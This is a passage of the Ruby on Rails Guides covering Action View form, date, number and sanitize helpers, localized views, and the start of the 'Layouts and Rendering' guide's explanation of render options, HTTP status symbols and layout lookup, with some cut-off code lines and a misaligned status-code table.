# Generates a datetime select that defaults to today (no specified datetime)
select_datetime()
```

6.7.6 select_day

Returns a select tag with options for each of the days 1 through 31 with the current day selected.



```
# Generates a select field for days that defaults to the day for the date provided
select_day(Time.today + 2.days)

# Generates a select field for days that defaults to the number given
select_day(5)
```

6.7.7 select_hour

Returns a select tag with options for each of the hours 0 through 23 with the current hour selected.



```
# Generates a select field for hours that defaults to the hours for the time provided
select_hour(Time.now + 6.hours)
```

6.7.8 select_minute

Returns a select tag with options for each of the minutes 0 through 59 with the current minute selected.



```
# Generates a select field for minutes that defaults to the minutes for the time provided
select_minute(Time.now + 6.hours)
```

6.7.9 select_month

Returns a select tag with options for each of the months January through December with the current month selected.



```
# Generates a select field for months that defaults to the current month
```

```
select_month(Date.today)
```

6.7.10 select_second

Returns a select tag with options for each of the seconds 0 through 59 with the current second selected.

```
# Generates a select field for seconds that defaults to the seconds for the time  
select_second(Time.now + 16.minutes)
```

6.7.11 select_time

Returns a set of html select-tags (one for hour and minute).

```
# Generates a time select that defaults to the time provided  
select_time(Time.now)
```

6.7.12 select_year

Returns a select tag with options for each of the five years on each side of the current, which is selected. The five year radius can be changed using the `:start_year` and `:end_year` keys in the options.

```
# Generates a select field for five years on either side of Date.today that default  
select_year(Date.today)  
  
# Generates a select field from 1900 to 2009 that defaults to the current year  
select_year(Date.today, start_year: 1900, end_year: 2009)
```

6.7.13 time_ago_in_words

Like `distance_of_time_in_words`, but where `to_time` is fixed to `Time.now`.

```
time_ago_in_words(3.minutes.from_now) # => 3 minutes
```

6.7.14 time_select

Returns a set of select tags (one for hour, minute and optionally second) pre-selected for accessing a specified time-based attribute. The selects are prepared for multi-parameter assignment to an Active Record object.

```
# Creates a time select tag that, when POSTed, will be stored in the order variable  
time_select("order", "submitted")
```

6.8 DebugHelper

Returns a `pre` tag that has object dumped by YAML. This creates a very readable way to inspect an object.

```
my_hash = { 'first' => 1, 'second' => 'two', 'third' => [1,2,3] }  
debug(my_hash)
```



```
<pre class='debug_dump'>---
first: 1
second: two
third:
- 1
- 2
- 3
</pre>
```

6.9 FormHelper

Form helpers are designed to make working with models much easier compared to using just standard HTML elements by providing a set of methods for creating forms based on your models. This helper generates the HTML for forms, providing a method for each sort of input (e.g., text, password, select, and so on). When the form is submitted (i.e., when the user hits the submit button or `form.submit` is called via JavaScript), the form inputs will be bundled into the `params` object and passed back to the controller.

There are two types of form helpers: those that specifically work with model attributes and those that don't. This helper deals with those that work with model attributes; to see an example of form helpers that don't work with model attributes, check the `ActionView::Helpers::FormTagHelper` documentation.

The core method of this helper, `form_for`, gives you the ability to create a form for a model instance; for example, let's say that you have a model `Person` and want to create a new instance of it:



```
# Note: a @person variable will have been created in the controller (e.g. @person)
<%= form_for @person, url: {action: "create"} do |f| %>
  <%= f.text_field :first_name %>
  <%= f.text_field :last_name %>
  <%= submit_tag 'Create' %>
<% end %>
```

The HTML generated for this would be:



```
<form action="/people/create" method="post">
  <input id="person_first_name" name="person[first_name]" type="text" />
  <input id="person_last_name" name="person[last_name]" type="text" />
  <input name="commit" type="submit" value="Create" />
</form>
```

The `params` object created when this form is submitted would look like:



```
{"action" => "create", "controller" => "people", "person" => {"first_name" => "Wil"
```

The `params` hash has a nested `person` value, which can therefore be accessed with `params[:person]` in the controller.

6.9.1 check_box

Returns a checkbox tag tailored for accessing a specified attribute.



```
# Let's say that @post.validated? is 1:
check_box("post", "validated")
```

```
# => <input type="checkbox" id="post_validated" name="post[validated]" value="1" />
# <input name="post[validated]" type="hidden" value="0" />
```

6.9.2 fields_for

Creates a scope around a specific model object like `form_for`, but doesn't create the form tags themselves. This makes `fields_for` suitable for specifying additional model objects in the same form:

```
<%= form_for @person, url: {action: "update"} do |person_form| %>
  First name: <%= person_form.text_field :first_name %>
  Last name : <%= person_form.text_field :last_name %>

  <%= fields_for @person.permission do |permission_fields| %>
    Admin?   : <%= permission_fields.check_box :admin %>
  <% end %>
<% end %>
```

6.9.3 file_field

Returns a file upload input tag tailored for accessing a specified attribute.

```
file_field(:user, :avatar)
# => <input type="file" id="user_avatar" name="user[avatar]" />
```

6.9.4 form_for

Creates a form and a scope around a specific model object that is used as a base for questioning about values for the fields.

```
<%= form_for @post do |f| %>
  <%= f.label :title, 'Title' %>:
  <%= f.text_field :title %><br>
  <%= f.label :body, 'Body' %>:
  <%= f.text_area :body %><br>
<% end %>
```

6.9.5 hidden_field

Returns a hidden input tag tailored for accessing a specified attribute.

```
hidden_field(:user, :token)
# => <input type="hidden" id="user_token" name="user[token]" value="#{@user.token}" />
```

6.9.6 label

Returns a label tag tailored for labelling an input field for a specified attribute.

```
label(:post, :title)
# => <label for="post_title">Title</label>
```

6.9.7 password_field

Returns an input tag of the "password" type tailored for accessing a specified attribute.



```
password_field(:login, :pass)
# => <input type="text" id="login_pass" name="login[pass]" value="#{@login.pass}"
```

6.9.8 radio_button

Returns a radio button tag for accessing a specified attribute.



```
# Let's say that @post.category returns "rails":
radio_button("post", "category", "rails")
radio_button("post", "category", "java")
# => <input type="radio" id="post_category_rails" name="post[category]" value="rails">
#    <input type="radio" id="post_category_java" name="post[category]" value="java">
```

6.9.9 text_area

Returns a textarea opening and closing tag set tailored for accessing a specified attribute.



```
text_area(:comment, :text, size: "20x30")
# => <textarea cols="20" rows="30" id="comment_text" name="comment[text]">
#    #{@comment.text}
#    </textarea>
```

6.9.10 text_field

Returns an input tag of the "text" type tailored for accessing a specified attribute.



```
text_field(:post, :title)
# => <input type="text" id="post_title" name="post[title]" value="#{@post.title}"
```

6.9.11 email_field

Returns an input tag of the "email" type tailored for accessing a specified attribute.



```
email_field(:user, :email)
# => <input type="email" id="user_email" name="user[email]" value="#{@user.email}"
```

6.9.12 url_field

Returns an input tag of the "url" type tailored for accessing a specified attribute.



```
url_field(:user, :url)
# => <input type="url" id="user_url" name="user[url]" value="#{@user.url}" />
```


6.10 FormOptionsHelper

Provides a number of methods for turning different kinds of containers into a set of option tags.

6.10.1 collection_select

Returns `select` and `option` tags for the collection of existing return values of method for object's class.


Example object structure for use with this method:



```
class Post < ActiveRecord::Base
  belongs_to :author
end


class Author < ActiveRecord::Base
  has_many :posts
  def name_with_initial
    "#{first_name.first}. #{last_name}"
  end
end
```

Sample usage (selecting the associated Author for an instance of Post, @post):



```
collection_select(:post, :author_id, Author.all, :id, :name_with_initial, {prompt:
```

If @post.author_id is 1, this would return:




```
<select name="post[author_id]">
  <option value="">Please select</option>
  <option value="1" selected="selected">D. Heinemeier Hansson</option>
  <option value="2">D. Thomas</option>
  <option value="3">M. Clark</option>
</select>
```

6.10.2 collection_radio_buttons

Returns `radio_button` tags for the collection of existing return values of method for object's class.


Example object structure for use with this method:



```
class Post < ActiveRecord::Base
  belongs_to :author
end


class Author < ActiveRecord::Base
  has_many :posts
  def name_with_initial
    "#{first_name.first}. #{last_name}"
  end
end
```

Sample usage (selecting the associated Author for an instance of Post, @post):



```
collection_radio_buttons(:post, :author_id, Author.all, :id, :name_with_initial)
```


If `@post.author_id` is 1, this would return:




```
<input id="post_author_id_1" name="post[author_id]" type="radio" value="1" checked="" />
<label for="post_author_id_1">D. Heinemeier Hansson</label>
<input id="post_author_id_2" name="post[author_id]" type="radio" value="2" />
<label for="post_author_id_2">D. Thomas</label>
<input id="post_author_id_3" name="post[author_id]" type="radio" value="3" />
<label for="post_author_id_3">M. Clark</label>
```

6.10.3 collection_check_boxes

Returns `check_box` tags for the collection of existing return values of method for object's class.

Example object structure for use with this method:



```
class Post < ActiveRecord::Base
  has_and_belongs_to_many :authors
end


class Author < ActiveRecord::Base
  has_and_belongs_to_many :posts
  def name_with_initial
    "#{first_name.first}. #{last_name}"
  end
end
```

Sample usage (selecting the associated Authors for an instance of Post, `@post`):



```
collection_check_boxes(:post, :author_ids, Author.all, :id, :name_with_initial)
```

If `@post.author_ids` is [1], this would return:



```
<input id="post_author_ids_1" name="post[author_ids][]" type="checkbox" value="1" />
<label for="post_author_ids_1">D. Heinemeier Hansson</label>
<input id="post_author_ids_2" name="post[author_ids][]" type="checkbox" value="2" />
<label for="post_author_ids_2">D. Thomas</label>
<input id="post_author_ids_3" name="post[author_ids][]" type="checkbox" value="3" />
<label for="post_author_ids_3">M. Clark</label>
<input name="post[author_ids][]" type="hidden" value="" />
```

6.10.4 country_options_for_select

Returns a string of option tags for pretty much any country in the world.

6.10.5 country_select

Returns select and option tags for the given object and method, using `country_options_for_select` to generate the list of option tags.

6.10.6 option_groups_from_collection_for_select

Returns a string of option tags, like `options_from_collection_for_select`, but groups them by `optgroup` tags based on the object relationships of the arguments.

Example object structure for use with this method:

```
class Continent < ActiveRecord::Base
  has_many :countries
  # attrbts: id, name
end

class Country < ActiveRecord::Base
  belongs_to :continent
  # attrbts: id, name, continent_id
end
```

Sample usage:

```
option_groups_from_collection_for_select(@continents, :countries, :name, :id, :name)
```

Possible output:

```
<optgroup label="Africa">
  <option value="1">Egypt</option>
  <option value="4">Rwanda</option>
  ...
</optgroup>
<optgroup label="Asia">
  <option value="3" selected="selected">China</option>
  <option value="12">India</option>
  <option value="5">Japan</option>
  ...
</optgroup>
```

Note: Only the `optgroup` and `option` tags are returned, so you still have to wrap the output in an appropriate `select` tag.

6.10.7 options_for_select

Accepts a container (hash, array, enumerable, your type) and returns a string of option tags.

```
options_for_select([ "VISA", "MasterCard" ])
# => <option>VISA</option> <option>MasterCard</option>
```

Note: Only the `option` tags are returned, you have to wrap this call in a regular HTML `select` tag.

6.10.8 options_from_collection_for_select

Returns a string of option tags that have been compiled by iterating over the `collection` and assigning the result of a call to the `value_method` as the option value and the `text_method` as the option text.

```
# options_from_collection_for_select(collection, value_method, text_method, select)
```

For example, imagine a loop iterating over each person in `@project.people` to generate an input tag:



```
options_from_collection_for_select(@project.people, "id", "name")
# => <option value="#{person.id}">#{person.name}</option>
```

Note: Only the option tags are returned, you have to wrap this call in a regular HTML select tag.

6.10.9 select

Create a select tag and a series of contained option tags for the provided object and method.

Example:



```
select("post", "person_id", Person.all.collect {|p| [ p.name, p.id ] }, {include_
```

If @post.person_id is 1, this would become:



```
<select name="post[person_id]">
  <option value=""></option>
  <option value="1" selected="selected">David</option>
  <option value="2">Sam</option>
  <option value="3">Tobias</option>
</select>
```

6.10.10 time_zone_options_for_select

Returns a string of option tags for pretty much any time zone in the world.

6.10.11 time_zone_select

Returns select and option tags for the given object and method, using time_zone_options_for_select to generate the list of option tags.



```
time_zone_select( "user", "time_zone")
```

6.10.12 date_field

Returns an input tag of the "date" type tailored for accessing a specified attribute.



```
date_field("user", "dob")
```

6.11 FormTagHelper

Provides a number of methods for creating form tags that don't rely on an Active Record object assigned to the template like FormHelper does. Instead, you provide the names and values manually.

6.11.1 check_box_tag

Creates a check box form input tag.



```
check_box_tag 'accept'
# => <input id="accept" name="accept" type="checkbox" value="1" />
```

6.11.2 field_set_tag

Creates a field set for grouping HTML form elements.



```
<%= field_set_tag do %>
  <p><%= text_field_tag 'name' %></p>
<% end %>
# => <fieldset><p><input id="name" name="name" type="text" /></p></fieldset>
```

6.11.3 file_field_tag

Creates a file upload field.



```
<%= form_tag({action:"post"}, multipart: true) do %>
  <label for="file">File to Upload</label> <%= file_field_tag "file" %>
  <%= submit_tag %>
<% end %>
```

Example output:



```
file_field_tag 'attachment'
# => <input id="attachment" name="attachment" type="file" />
```

6.11.4 form_tag

Starts a form tag that points the action to an url configured with `url_for_options` just like

`ActionController::Base#url_for`.



```
<%= form_tag '/posts' do %>
  <div><%= submit_tag 'Save' %></div>
<% end %>
# => <form action="/posts" method="post"><div><input type="submit" name="submit" \
```

6.11.5 hidden_field_tag

Creates a hidden form input field used to transmit data that would be lost due to HTTP's statelessness or data that should be hidden from the user.



```
hidden_field_tag 'token', 'VUBJKB23UIVI1UU1VOBVI@'
# => <input id="token" name="token" type="hidden" value="VUBJKB23UIVI1UU1VOBVI@" /
```

6.11.6 image_submit_tag

Displays an image which when clicked will submit the form.



```
image_submit_tag("login.png")
# => <input src="/images/login.png" type="image" />
```

6.11.7 label_tag

Creates a label field.



```
label_tag 'name'  
# => <label for="name">Name</label>
```

6.11.8 password_field_tag

Creates a password field, a masked text field that will hide the users input behind a mask character.



```
password_field_tag 'pass'  
# => <input id="pass" name="pass" type="password" />
```

6.11.9 radio_button_tag

Creates a radio button; use groups of radio buttons named the same to allow users to select from a group of options.



```
radio_button_tag 'gender', 'male'  
# => <input id="gender_male" name="gender" type="radio" value="male" />
```

6.11.10 select_tag

Creates a drop down selection box.



```
select_tag "people", "<option>David</option>"  
# => <select id="people" name="people"><option>David</option></select>
```

6.11.11 submit_tag

Creates a submit button with the text provided as the caption.



```
submit_tag "Publish this post"  
# => <input name="commit" type="submit" value="Publish this post" />
```

6.11.12 text_area_tag

Creates a text input area; use a textarea for longer text inputs such as blog posts or descriptions.



```
text_area_tag 'post'  
# => <textarea id="post" name="post"></textarea>
```

6.11.13 text_field_tag


Creates a standard text field; use these text fields to input smaller chunks of text like a username or a search query.



```
text_field_tag 'name'  
# => <input id="name" name="name" type="text" />
```

6.11.14 email_field_tag


Creates a standard input field of email type.



```
email_field_tag 'email'
# => <input id="email" name="email" type="email" />
```

6.11.15 url_field_tag


Creates a standard input field of url type.



```
url_field_tag 'url'
# => <input id="url" name="url" type="url" />
```

6.11.16 date_field_tag

Creates a standard input field of date type.




```
date_field_tag "dob"
# => <input id="dob" name="dob" type="date" />
```

6.12 JavaScriptHelper

Provides functionality for working with JavaScript in your views.

6.12.1 button_to_function

Returns a button that'll trigger a JavaScript function using the onclick handler. Examples:



```
button_to_function "Greeting", "alert('Hello world!')"
button_to_function "Delete", "if (confirm('Really?')) do_delete()"
button_to_function "Details" do |page|
  page[:details].visual_effect :toggle_slide
end
```

6.12.2 define_javascript_functions

Includes the Action Pack JavaScript libraries inside a single script tag.

6.12.3 escape_javascript


Escape carrier returns and single and double quotes for JavaScript segments.

6.12.4 javascript_tag

Returns a JavaScript tag wrapping the provided code.



```
javascript_tag "alert('All is good!')"
```



```
<script>
//<![CDATA[
  alert('All is good')
//]]>
</script>
```

6.12.5 link_to_function

Returns a link that will trigger a JavaScript function using the onclick handler and return false after the fact.



```
link_to_function "Greeting", "alert('Hello world!')"  
# => <a onclick="alert('Hello world!'); return false;" href="#">Greeting</a>
```

6.13 NumberHelper

Provides methods for converting numbers into formatted strings. Methods are provided for phone numbers, currency, percentage, precision, positional notation, and file size.

6.13.1 number_to_currency

Formats a number into a currency string (e.g., \$13.65).



```
number_to_currency(1234567890.50) # => $1,234,567,890.50
```

6.13.2 number_to_human_size

Formats the bytes in size into a more understandable representation; useful for reporting file sizes to users.



```
number_to_human_size(1234) # => 1.2 KB  
number_to_human_size(1234567) # => 1.2 MB
```

6.13.3 number_to_percentage

Formats a number as a percentage string.



```
number_to_percentage(100, precision: 0) # => 100%
```

6.13.4 number_to_phone

Formats a number into a US phone number.



```
number_to_phone(1235551234) # => 123-555-1234
```

6.13.5 number_with_delimiter

Formats a number with grouped thousands using a delimiter.



```
number_with_delimiter(12345678) # => 12,345,678
```

6.13.6 number_with_precision

Formats a number with the specified level of precision, which defaults to 3.



```
number_with_precision(111.2345) # => 111.235  
number_with_precision(111.2345, 2) # => 111.23
```

6.14 SanitizeHelper

The SanitizeHelper module provides a set of methods for scrubbing text of undesired HTML elements.

6.14.1 sanitize

This sanitize helper will html encode all tags and strip all attributes that aren't specifically allowed.



```
sanitize @article.body
```

If either the :attributes or :tags options are passed, only the mentioned tags and attributes are allowed and nothing else.



```
sanitize @article.body, tags: %w(table tr td), attributes: %w(id class style)
```

To change defaults for multiple uses, for example adding table tags to the default:



```
class Application < Rails::Application
  config.action_view.sanitized_allowed_tags = ['table', 'tr', 'td']
end
```

6.14.2 sanitize_css(style)

Sanitizes a block of CSS code.

6.14.3 strip_links(html)

Strips all link tags from text leaving just the link text.



```
strip_links("<a href='http://rubyonrails.org'>Ruby on Rails</a>")
# => Ruby on Rails
```



```
strip_links("emails to <a href='mailto:me@email.com'>me@email.com</a>.")
# => emails to me@email.com.
```



```
strip_links('Blog: <a href="http://myblog.com/">Visit</a>.')
# => Blog: Visit.
```

6.14.4 strip_tags(html)

Strips all HTML tags from the html, including comments. This uses the html-scanner tokenizer and so its HTML parsing ability is limited by that of html-scanner.



```
strip_tags("Strip <i>these</i> tags!")
# => Strip these tags!
```



```
strip_tags("<b>Bold</b> no more! <a href='more.html'>See more</a>")
# => Bold no more! See more
```

NB: The output may still contain unescaped '<', '>', '&' characters and confuse browsers.


7 Localized Views

Action View has the ability to render different templates depending on the current locale.

For example, suppose you have a `PostsController` with a `show` action. By default, calling this action will render `app/views/posts/show.html.erb`. But if you set `I18n.locale = :de`, then `app/views/posts/show.de.html.erb` will be rendered instead. If the localized template isn't present, the undecorated version will be used. This means you're not required to provide localized views for all cases, but they will be preferred and used if available.

You can use the same technique to localize the rescue files in your public directory. For example, setting `I18n.locale = :de` and creating `public/500.de.html` and `public/404.de.html` would allow you to have localized rescue pages.

Since Rails doesn't restrict the symbols that you use to set `I18n.locale`, you can leverage this system to display different content depending on anything you like. For example, suppose you have some "expert" users that should see different pages from "normal" users. You could add the following to `app/controllers/application.rb`:



```
before_action :set_expert_locale

def set_expert_locale
  I18n.locale = :expert if current_user.expert?
end
```

Then you could create special views like `app/views/posts/show.expert.html.erb` that would only be displayed to expert users.

You can read more about the Rails Internationalization (I18n) API [here](#).

Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Layouts and Rendering in Rails

This guide covers the basic layout features of Action Controller and Action View.

After reading this guide, you will know:

- ✓ How to use the various rendering methods built into Rails.
- ✓ How to create layouts with multiple content sections.
- ✓ How to use partials to DRY up your views.
- ✓ How to use nested layouts (sub-templates).



Chapters

1. [Overview: How the Pieces Fit Together](#)
2. [Creating Responses](#)
 - [Rendering by Default: Convention Over Configuration in Action](#)
 - [Using render](#)
 - [Using redirect_to](#)
 - [Using head To Build Header-Only Responses](#)
3. [Structuring Layouts](#)
 - [Asset Tag Helpers](#)
 - [Understanding yield](#)
 - [Using the content_for Method](#)
 - [Using Partial](#)
 - [Using Nested Layouts](#)

1 Overview: How the Pieces Fit Together

This guide focuses on the interaction between Controller and View in the Model-View-Controller triangle. As you know, the Controller is responsible for orchestrating the whole process of handling a request in Rails, though it normally hands off any heavy code to the Model. But then, when it's time to send a response back to the user, the Controller hands things off to the View. It's that handoff that is the subject of this guide.

In broad strokes, this involves deciding what should be sent as the response and calling an appropriate method to create that response. If the response is a full-blown view, Rails also does some extra work to wrap the view in a layout and possibly to pull in partial views. You'll see all of those paths later in this guide.

2 Creating Responses

From the controller's point of view, there are three ways to create an HTTP response:

- Call `render` to create a full response to send back to the browser
- Call `redirect_to` to send an HTTP redirect status code to the browser
- Call `head` to create a response consisting solely of HTTP headers to send back to the browser

2.1 Rendering by Default: Convention Over Configuration in Action

You've heard that Rails promotes "convention over configuration". Default rendering is an excellent example of this. By default, controllers in Rails automatically render views with names that correspond to valid routes. For example, if you have

this code in your `BooksController` class:

```
class BooksController < ApplicationController
end
```

And the following in your routes file:

```
resources :books
```

And you have a view file `app/views/books/index.html.erb`:

```
<h1>Books are coming soon!</h1>
```

Rails will automatically render `app/views/books/index.html.erb` when you navigate to `/books` and you will see "Books are coming soon!" on your screen.

However a coming soon screen is only minimally useful, so you will soon create your `Book` model and add the `index` action to `BooksController`:

```
class BooksController < ApplicationController
  def index
    @books = Book.all
  end
end
```

Note that we don't have explicit `render` at the end of the `index` action in accordance with "convention over configuration" principle. The rule is that if you do not explicitly `render` something at the end of a controller action, Rails will automatically look for the `action_name.html.erb` template in the controller's view path and `render` it. So in this case, Rails will `render` the `app/views/books/index.html.erb` file.

If we want to display the properties of all the books in our view, we can do so with an ERB template like this:

```
<h1>Listing Books</h1>

<table>
  <tr>
    <th>Title</th>
    <th>Summary</th>
    <th></th>
    <th></th>
    <th></th>
  </tr>

  <% @books.each do |book| %>
    <tr>
      <td><%= book.title %></td>
      <td><%= book.content %></td>
      <td><%= link_to "Show", book %></td>
      <td><%= link_to "Edit", edit_book_path(book) %></td>
      <td><%= link_to "Remove", book, method: :delete, data: { confirm: "Are you sui
    </tr>
  <% end %>
</table>
```

```
<br>

<%= link_to "New book", new_book_path %>
```



The actual rendering is done by subclasses of `ActionView::TemplateHandlers`. This guide does not dig into that process, but it's important to know that the file extension on your view controls the choice of template handler. Beginning with Rails 2, the standard extensions are `.erb` for ERB (HTML with embedded Ruby), and `.builder` for Builder (XML generator).

2.2 Using render

In most cases, the `ActionController::Base#render` method does the heavy lifting of rendering your application's content for use by a browser. There are a variety of ways to customize the behavior of `render`. You can render the default view for a Rails template, or a specific template, or a file, or inline code, or nothing at all. You can render text, JSON, or XML. You can specify the content type or HTTP status of the rendered response as well.



If you want to see the exact results of a call to `render` without needing to inspect it in a browser, you can call `render_to_string`. This method takes exactly the same options as `render`, but it returns a string instead of sending a response back to the browser.

2.2.1 Rendering Nothing

Perhaps the simplest thing you can do with `render` is to render nothing at all:



```
render nothing: true
```

If you look at the response for this using `cURL`, you will see the following:



```
$ curl -i 127.0.0.1:3000/books
HTTP/1.1 200 OK
Connection: close
Date: Sun, 24 Jan 2010 09:25:18 GMT
Transfer-Encoding: chunked
Content-Type: */*; charset=utf-8
X-Runtime: 0.014297
Set-Cookie: _blog_session=...snip...; path=/; HttpOnly
Cache-Control: no-cache

$
```


We see there is an empty response (no data after the `Cache-Control` line), but the request was successful because Rails has set the response to 200 OK. You can set the `:status` option on `render` to change this response. Rendering nothing can be useful for Ajax requests where all you want to send back to the browser is an acknowledgment that the request was completed.



You should probably be using the `head` method, discussed later in this guide, instead of `render :nothing`. This provides additional flexibility and makes it explicit that you're only generating HTTP headers.

2.2.2 Rendering an Action's View


If you want to render the view that corresponds to a different template within the same controller, you can use `render` with the name of the view:



```
def update
  @book = Book.find(params[:id])
  if @book.update(book_params)
    redirect_to(@book)
  else
    render "edit"
  end
end
```

If the call to `update` fails, calling the `update` action in this controller will render the `edit.html.erb` template belonging to the same controller.

If you prefer, you can use a symbol instead of a string to specify the action to render:



```
def update
  @book = Book.find(params[:id])
  if @book.update(book_params)
    redirect_to(@book)
  else
    render :edit
  end
end
```


2.2.3 Rendering an Action's Template from Another Controller

What if you want to render a template from an entirely different controller from the one that contains the action code? You can also do that with `render`, which accepts the full path (relative to `app/views`) of the template to render. For example, if you're running code in an `AdminProductsController` that lives in `app/controllers/admin`, you can render the results of an action to a template in `app/views/products` this way:



```
render "products/show"
```

Rails knows that this view belongs to a different controller because of the embedded slash character in the string. If you want to be explicit, you can use the `:template` option (which was required on Rails 2.2 and earlier):



```
render template: "products/show"
```

2.2.4 Rendering an Arbitrary File

The `render` method can also use a view that's entirely outside of your application (perhaps you're sharing views between two Rails applications):



```
render "/u/apps/warehouse_app/current/app/views/products/show"
```

Rails determines that this is a file render because of the leading slash character. To be explicit, you can use the `:file` option (which was required on Rails 2.2 and earlier):



```
render file: "/u/apps/warehouse_app/current/app/views/products/show"
```

The `:file` option takes an absolute file-system path. Of course, you need to have rights to the view that you're using to render the content.



By default, the file is rendered without using the current layout. If you want Rails to put the file into the current layout, you need to add the `layout: true` option.



If you're running Rails on Microsoft Windows, you should use the `:file` option to render a file, because Windows filenames do not have the same format as Unix filenames.

2.2.5 Wrapping it up

The above three ways of rendering (rendering another template within the controller, rendering a template within another controller and rendering an arbitrary file on the file system) are actually variants of the same action.

In fact, in the `BooksController` class, inside of the `update` action where we want to render the `edit` template if the book does not update successfully, all of the following render calls would all render the `edit.html.erb` template in the `views/books` directory:



```
render :edit
render action: :edit
render "edit"
render "edit.html.erb"
render action: "edit"
render action: "edit.html.erb"
render "books/edit"
render "books/edit.html.erb"
render template: "books/edit"
render template: "books/edit.html.erb"
render "/path/to/rails/app/views/books/edit"
render "/path/to/rails/app/views/books/edit.html.erb"
render file: "/path/to/rails/app/views/books/edit"
render file: "/path/to/rails/app/views/books/edit.html.erb"
```

Which one you use is really a matter of style and convention, but the rule of thumb is to use the simplest one that makes sense for the code you are writing.

2.2.6 Using render with :inline

The `render` method can do without a view completely, if you're willing to use the `:inline` option to supply ERB as part of the method call. This is perfectly valid:



```
render inline: "<% products.each do |p| %><p><%= p.name %></p><% end %>"
```



There is seldom any good reason to use this option. Mixing ERB into your controllers defeats the MVC orientation of Rails and will make it harder for other developers to follow the logic of your project. Use a separate `erb` view instead.

By default, inline rendering uses ERB. You can force it to use Builder instead with the `:type` option:

```
render inline: "xml.p {'Horrid coding practice!'}", type: :builder
```

2.2.7 Rendering Text

You can send plain text - with no markup at all - back to the browser by using the `:plain` option to `render`:

```
render plain: "OK"
```

Rendering pure text is most useful when you're responding to Ajax or web service requests that are expecting something other than proper HTML.

By default, if you use the `:plain` option, the text is rendered without using the current layout. If you want Rails to put the text into the current layout, you need to add the `layout: true` option.

2.2.8 Rendering HTML

You can send a HTML string back to the browser by using the `:html` option to `render`:

```
render html: "<strong>Not Found</strong>".html_safe
```

This is useful when you're rendering a small snippet of HTML code. However, you might want to consider moving it to a template file if the markup is complex.

This option will escape HTML entities if the string is not html safe.

2.2.9 Rendering JSON

JSON is a JavaScript data format used by many Ajax libraries. Rails has built-in support for converting objects to JSON and rendering that JSON back to the browser:

```
render json: @product
```

You don't need to call `to_json` on the object that you want to render. If you use the `:json` option, `render` will automatically call `to_json` for you.

2.2.10 Rendering XML

Rails also has built-in support for converting objects to XML and rendering that XML back to the caller:

```
render xml: @product
```

You don't need to call `to_xml` on the object that you want to render. If you use the `:xml` option, `render` will

automatically call `to_xml` for you.

2.2.11 Rendering Vanilla JavaScript

Rails can render vanilla JavaScript:

```
render js: "alert('Hello Rails');"
```

This will send the supplied string to the browser with a MIME type of `text/javascript`.

2.2.12 Rendering raw body

You can send a raw content back to the browser, without setting any content type, by using the `:body` option to `render`:

```
render body: "raw"
```

This option should be used only if you don't care about the content type of the response. Using `:plain` or `:html` might be more appropriate in most of the time.

Unless overridden, your response returned from this render option will be `text/html`, as that is the default content type of Action Dispatch response.

2.2.13 Options for render

Calls to the `render` method generally accept four options:

- `:content_type`
- `:layout`
- `:location`
- `:status`

2.2.13.1 The `:content_type` Option

By default, Rails will serve the results of a rendering operation with the MIME content-type of `text/html` (or `application/json` if you use the `:json` option, or `application/xml` for the `:xml` option.). There are times when you might like to change this, and you can do so by setting the `:content_type` option:

```
render file: filename, content_type: "application/rss"
```


2.2.13.2 The `:layout` Option

With most of the options to `render`, the rendered content is displayed as part of the current layout. You'll learn more about layouts and how to use them later in this guide.

You can use the `:layout` option to tell Rails to use a specific file as the layout for the current action:

```
render layout: "special_layout"
```

You can also tell Rails to render with no layout at all:



```
render layout: false
```

2.2.13.3 The `:location` Option

You can use the `:location` option to set the HTTP Location header:



```
render xml: photo, location: photo_url(photo)
```

2.2.13.4 The `:status` Option

Rails will automatically generate a response with the correct HTTP status code (in most cases, this is 200 OK). You can use the `:status` option to change this:



```
render status: 500  
render status: :forbidden
```

Rails understands both numeric status codes and the corresponding symbols shown below.

Response Class	HTTP Status Code	Symbol
Informational	100	:continue
	101	:switching_protocols
Success	102	:processing
	200	:ok
	201	:created
	202	:accepted
	203	:non_authoritative_information
	204	:no_content
	205	:reset_content
	206	:partial_content
Redirection	207	:multi_status
	208	:already_reported
	226	:im_used
	300	:multiple_choices
	301	:moved_permanently
Client Error	302	:found

	303	:see_other
	304	:not_modified
	305	:use_proxy
	306	:reserved
	307	:temporary_redirect
	308	:permanent_redirect
	400	:bad_request
	401	:unauthorized
	402	:payment_required
	403	:forbidden
Server Error	404	:not_found
	405	:method_not_allowed
	406	:not_acceptable
	407	:proxy_authentication_required
	408	:request_timeout
	409	:conflict
	410	:gone
	411	:length_required
	412	:precondition_failed
	413	:request_entity_too_large
	414	:request_uri_too_long
	415	:unsupported_media_type
	416	:requested_range_not_satisfiable
	417	:expectation_failed
	422	:unprocessable_entity
	423	:locked
	424	:failed_dependency


426	:upgrade_required
428	:precondition_required
429	:too_many_requests
431	:request_header_fields_too_large
500	:internal_server_error
501	:not_implemented
502	:bad_gateway
503	:service_unavailable
504	:gateway_timeout
505	:http_version_not_supported
506	:variant_also_negotiates
507	:insufficient_storage
508	:loop_detected
510	:not_extended
511	:network_authentication_required

2.2.14 Finding Layouts

To find the current layout, Rails first looks for a file in `app/views/layouts` with the same base name as the controller. For example, rendering actions from the `PhotosController` class will use `app/views/layouts/photos.html.erb` (or `app/views/layouts/photos.builder`). If there is no such controller-specific layout, Rails will use `app/views/layouts/application.html.erb` or `app/views/layouts/application.builder`. If there is no `.erb` layout, Rails will use a `.builder` layout if one exists. Rails also provides several ways to more precisely assign specific layouts to individual controllers and actions.


2.2.14.1 Specifying Layouts for Controllers

You can override the default layout conventions in your controllers by using the `layout` declaration. For example:

```
 class ProductsController < ApplicationController
  layout "inventory"
  #...
end
```

With this declaration, all of the views rendered by the `ProductsController` will use `app/views/layouts/inventory.html.erb` as their layout.

To assign a specific layout for the entire application, use a `layout` declaration in your `ApplicationController` class:

```
 class ApplicationController < ActionController::Base
```

```

layout "main"
#...
end

```

With this declaration, all of the views in the entire application will use `app/views/layouts/main.html.erb` for their layout.

2.2.14.2 Choosing Layouts at Runtime

